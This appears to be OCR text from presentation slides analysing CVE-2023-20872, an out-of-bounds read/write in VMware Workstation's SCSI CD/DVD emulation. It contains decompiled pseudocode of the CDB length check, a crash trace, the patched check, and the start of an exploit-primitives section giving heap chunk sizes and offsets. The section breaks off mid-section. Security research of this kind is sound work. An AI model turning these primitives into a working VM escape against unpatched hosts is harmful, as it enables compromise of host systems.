
```
if ( !*(_BYTE *)(a2 + 66) )
  return sub_1402129A0(v3, (__int64)v7, *((_BYTE *)v7 + 16908));
sub_1405FE110("PVSCSI: Failing request to bus=%u\n", *(unsigned __int8 *)(a2 + 66));
v14 = 17i64;
v7[2073] = 17i64;
```

VMware's Implementation

How CDB commands are processed in VMware Workstation


- Check is done in **sub_140211F30()**
- If it passes, the CDB is sent to the respective **handler** functions of different SCSI devices, like CD Drive or Hard Disk in **sub_14021BEC0()**

VMware's Implementation



```
LOBYTE(v7) = sub_140211F30(a1, v5, a2);
if ( (_BYTE)v7 )
{
  v8 = *((_QWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + (unsigned int)TlsIndex);
  if ( *(_DWORD *)(v8 + 11776) )
    v6 = *(_DWORD *)(v8 + 11776) - 1;
  *(_DWORD *)(a2 + 24) = v6;
  v9 = sub_1405E98B0();
  if ( a1[2] != 5 )
    v9 += *(_QWORD *)(v5 + 544);
  *(_QWORD *)(a2 + 72) = v9;
  *(_QWORD *)(a2 + 64) = sub_140094520();
  LOBYTE(v7) = sub_140211CB0(v5, a2, 1);
  if ( (_BYTE)v7 )
  {
    ++*(_DWORD *)(v5 + 192);
    v10 = *(__int64 **)(v5 + 200);
    if ( v10 )
    {
      v11 = *v10;
      *(_QWORD *)(a2 + 8) = v10;
      *(_QWORD *)a2 = v11;
      *(_QWORD *)(v11 + 8) = a2;
      *v10 = a2;
    }
    else
    {
      *(_QWORD *)(a2 + 8) = a2;
      *(_QWORD *)a2 = a2;
      *(_QWORD *)(v5 + 200) = a2;
    }
    LOBYTE(v7) = sub_14021BEC0(v5, a2);
```

VMware's Implementation



```
__int64 __fastcall sub_14021BEC0(__int64 a1, __int64 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = a2;
  LOBYTE(a2) = 1;
  sub_140119900(*(_QWORD *)(a1 + 552), a2);
  if ( *(_QWORD *)(a1 + 496) && **(_BYTE **)(v2 + 40) != 3 )
    *(_QWORD *)(a1 + 496) = 0i64;
  v4 = *(_BYTE **)(v2 + 40);
  v5 = *(unsigned int *)(v2 + 128);
  *(_DWORD *)(v2 + 56) = v5;
  if ( *v4 != 3 )
    return (*(__int64 (__fastcall **)(__int64, __int64, __int64 (__fastcall *)(_QWORD, _QWORD), _QWORD))(a1 + 24))(
             a1,
             v2,
             sub_14021BBF0,
             0i64);
  v6 = *(_QWORD *)(a1 + 496);
  if ( !v6 )
    return (*(__int64 (__fastcall **)(__int64, __int64, __int64 (__fastcall *)(_QWORD, _QWORD), _QWORD))(a1 + 24))(
             a1,
             v2,
             sub_14021BBF0,
             0i64);
```

VMware's Implementation

What kind of check does it have

- CDB Length
- CDB Operation Code





Table 2 Typical CDB for 6-byte commands

Bit Byte	7	6	5	4	3	2	1	0
0	OPERATION CODE							
1	Miscellaneous CDB information			(MSB)				
2	LOGICAL BLOCK ADDRESS (if required)							
3								(LSB)
4	TRANSFER LENGTH (if required) PARAMETER LIST LENGTH (if required) ALLOCATION LENGTH (if required)							
5	CONTROL							




```
typedef struct _MSG_SCSI_IO_REQUEST
{
    U8                      TargetID;           /* 00h */
    U8                      Bus;                /* 01h */
    U8                      ChainOffset;        /* 02h */
    U8                      Function;           /* 03h */
    U8                      CDBLength;          /* 04h */
    U8                      SenseBufferLength;  /* 05h */
    U8                      Reserved;           /* 06h */
    U8                      MsgFlags;           /* 07h */
    U32                     MsgContext;         /* 08h */
    U8                      LUN[8];             /* 0Ch */
    U32                     Control;            /* 14h */
    U8                      CDB[16];            /* 18h */
    U32                     DataLength;         /* 28h */
    U32                     SenseBufferLowAddr; /* 2Ch */
    SGE_IO_UNION            SGL;                /* 30h */
} MSG_SCSI_IO_REQUEST, MPI_POINTER PTR_MSG_SCSI_IO_REQUEST,
  SCSIIORequest_t, MPI_POINTER pSCSIIORequest_t;
```


VMware's Implementation

What kind of check does it have

- **v5** = *(unsigned int *)(a3 + **48**); is the **CDB Length** set by the Guest
- *(unsigned __int8 **)(a3 + **40**); is the CDB, and **v7** = **(unsigned __int8 **)(a3 + 40); is the **Operation Code**
- CDB Length and Operation Code have to be **consistent**




- Group 0 - Six-byte commands (00 to 1F)
- Group 1 - Ten-byte commands (20 to 3F)
- Group 2 - Ten-byte commands (40 to 5F)
- Group 3 - reserved
- Group 4 - Sixteen-byte commands (80 to 9F)
- Group 5 - Twelve-byte commands (A0 to BF)
- Group 6 - vendor specific
- Group 7 - vendor specific



```
; unsigned __int8 byte_1409D9238[8]
byte_1409D9238  db 6, 2 dup(0Ah), 40h, 10h, 0Ch, 2 dup(41h)
```

VMware's Implementation




```
char __fastcall sub_140211F30(_QWORD *a1, __int64 a2, __int64 a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v27 = -1;
  v5 = *(unsigned int *)(a3 + 48);
  v7 = **(unsigned __int8 **)(a3 + 40);
  v8 = byte_1409D9238[(unsigned __int64)**(unsigned __int8 **)(a3 + 40) >> 5];
  if ( v8 != v5 )
  {
    if ( v8 == 0x40 )
    {
      v9 = (unsigned int)dword_140DFE484++;
      if ( (unsigned __int8)sub_1406044A0(v9, v5) )
        sub_1405FE110(
          "SCSI (%s): Operation rejected: reserved opcode %#x, cdbLen %u\n",
          (const char *)(a2 + 752),
          v7,
          *(unsigned int *)(a3 + 48));
LABEL_30:
      sub_14021B9D0(a3, 5, 32, 0, 112);
      goto LABEL_34;
    }
    if ( v8 == 0x41 )
```

II. Root Cause and Exploit Primitives

Root Cause

Why does this vulnerability exist?

➢ Assumption is broken with the introduction of newer specifications.



3d. Out-of-bounds read/write vulnerability (CVE-2023-20872)

Description


VMware Workstation and Fusion contain an out-of-bounds read/write vulnerability in SCSI CD/DVD device emulation. VMware has evaluated the severity of this issue to be in the Important severity range with a maximum CVSSv3 base score of 7.7.

https://www.vmware.com/security/advisories/VMSA-2023-0008.html

Root Cause

Why does this vulnerability exist?

- **a3** is the **CDB Length**, which can be 0x6, 0xA, 0xC, 0x10, **0x40**, 0x41
- **a2** is the CDB
- Clearly, the assumed **maximum** length of CDB is **0x10**




```
__int64 __fastcall sub_14080D870(
        __int64 a1,
        const void *a2,
        size_t a3,
        __int64 a4,
        __int64 a5,
        _DWORD *a6,
        int a7,
        __int64 a8,
        __int64 a9,
        __int64 a10)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v11 = 0i64;
  v15 = (unsigned int)*a6;
  if ( (_DWORD)v15 )
    v11 = a5;
  if ( v11 )
  {
    v19[0] = v11;
    v19[1] = v15;
  }
  v16 = (__int64)sub_140603000(0x158ui64);
  *(_QWORD *)(v16 + 0x148) = a9;
  *(_QWORD *)(v16 + 0x150) = a10;
  *(_QWORD *)(v16 + 8) = a4;
  *(_QWORD *)v16 = a1;
  *(_DWORD *)(v16 + 0x10) = *a6;
  *(_QWORD *)(v16 + 0x130) = a8;
  *(_QWORD *)(v16 + 0x18) = a6;
  *(_DWORD *)(v16 + 0x20) = a7;
  *(_QWORD *)(v16 + 0x28) = v11;
  memcpy((void *)(v16 + 0x138), a2, a3);
  if ( v16 != -48 )
    memset((void *)(v16 + 48), 0, 0xFFui64);
  v17 = v19;
  if ( !v11 )
    LODWORD(v17) = 0;
  return sub_140839B60(
           *(_QWORD *)(a1 + 64),
           (_DWORD)a2,
           a3,
           (_DWORD)v17,
           v11 != 0,
           a7,
           v16 + 48,
           255i64,
           (__int64)sub_14080DAA0,
           v16);
}
```

Root Cause

Why does this vulnerability exist?

- ➢ Page Heap enabled
- ➢ Crash at memcpy()




```
(1d70.1158): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
VCRUNTIME140!memcpy+0x180:
00007ffc`da191470 c4a17e6f6c02e0  vmovdqu ymm5,ymmword ptr [rdx+r8-20h] ds:00000000`2e134fe8=01
0:020> k
 # Child-SP          RetAddr               Call Site
00 00000000`38d9f798 00007ff7`cb77d938     VCRUNTIME140!memcpy+0x180 [D:\a\_work\1\s\src\vctools
01 00000000`38d9f7a0 00007ff7`cb69cc67     vmware_vmx+0x80d938
02 00000000`38d9f850 00007ff7`cb158adf     vmware_vmx+0x72cc67
03 00000000`38d9fa20 00007ff7`cb1599cb     vmware_vmx+0x1e8adf
04 00000000`38d9fa80 00007ff7`cb1fe89a     vmware_vmx+0x1e99cb
05 00000000`38d9faf0 00007ff7`cb18bf94     vmware_vmx+0x28e89a
06 00000000`38d9fb90 00007ff7`cb182af2     vmware_vmx+0x21bf94
07 00000000`38d9fbd0 00007ff7`cb0e8f85     vmware_vmx+0x212af2
08 00000000`38d9fc00 00007ff7`cb543b66     vmware_vmx+0x178f85
09 00000000`38d9fe00 00007ff7`cb56988f     vmware_vmx+0x5d3b66
0a 00000000`38d9fe30 00007ff7`cb543790     vmware_vmx+0x5f988f
0b 00000000`38d9fe70 00007ff7`cb6de857     vmware_vmx+0x5d3790
0c 00000000`38d9fea0 00007ffc`e9b27034     vmware_vmx+0x76e857
0d 00000000`38d9ff30 00007ffc`eb742651     KERNEL32!BaseThreadInitThunk+0x14
0e 00000000`38d9ff60 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```


Root Cause

The Fix

- VMware Workstation **17.0.1** Build 21139696
- Check the Operation Code **Group** first
- Then check the consistency between the **CDB Length** and the **Operation Code**



```
  v6 = **(unsigned __int8 **)(a3 + 40);
  v7 = byte_1409D9238[(unsigned __int64)**(unsigned __int8 **)(a3 + 40) >> 5];
  if ( v7 == 0x40 )
  {
    v8 = dword_140DFE484++;
    if ( sub_140604580(v8) )
      sub_1405FE1F0(
        (__int64)"SCSI (%s): Operation rejected: reserved opcode %#x, cdbLen %u\n",
        (const char *)(a2 + 752),
        v6,
        *(unsigned int *)(a3 + 48));
LABEL_30:
    sub_14021B9D0(a3, 5, 32, 0, 112);
    goto LABEL_34;
  }
  v9 = *(unsigned int *)(a3 + 48);
  if ( v7 == 0x41 )
  {
    if ( (unsigned int)v9 > 0x10 || (v10 = 0x11440, !_bittest(&v10, v9)) )
    {
      v11 = dword_140DFE488++;
      if ( sub_140604580(v11) )
        sub_1405FE1F0(
          (__int64)"SCSI (%s): Vendor-specific operation %#x, CDB length %u -- rejected\n",
          (const char *)(a2 + 752),
          v6,
          *(unsigned int *)(a3 + 48));
LABEL_21:
      sub_14021B9D0(a3, 5, 74, 0, 112);
      goto LABEL_34;
    }
  }
  else if ( v9 != v7 )
```




```
; unsigned __int8 byte_1409D9238[8]
byte_1409D9238  db 6, 2 dup(0Ah), 40h, 10h, 0Ch, 2 dup(41h)
```

Exploit Primitives

OOB Read

- Page Heap enabled
- dst/RCX is the 0x158 chunk(**v16**) + offset 0x138 malloced above
- src/RDX is the 0x4228 chunk(**v6**) + offset 0x41F8 malloced in the LSI Logic function

Exploit Primitives




```
vmware_vmx+0x80d933:
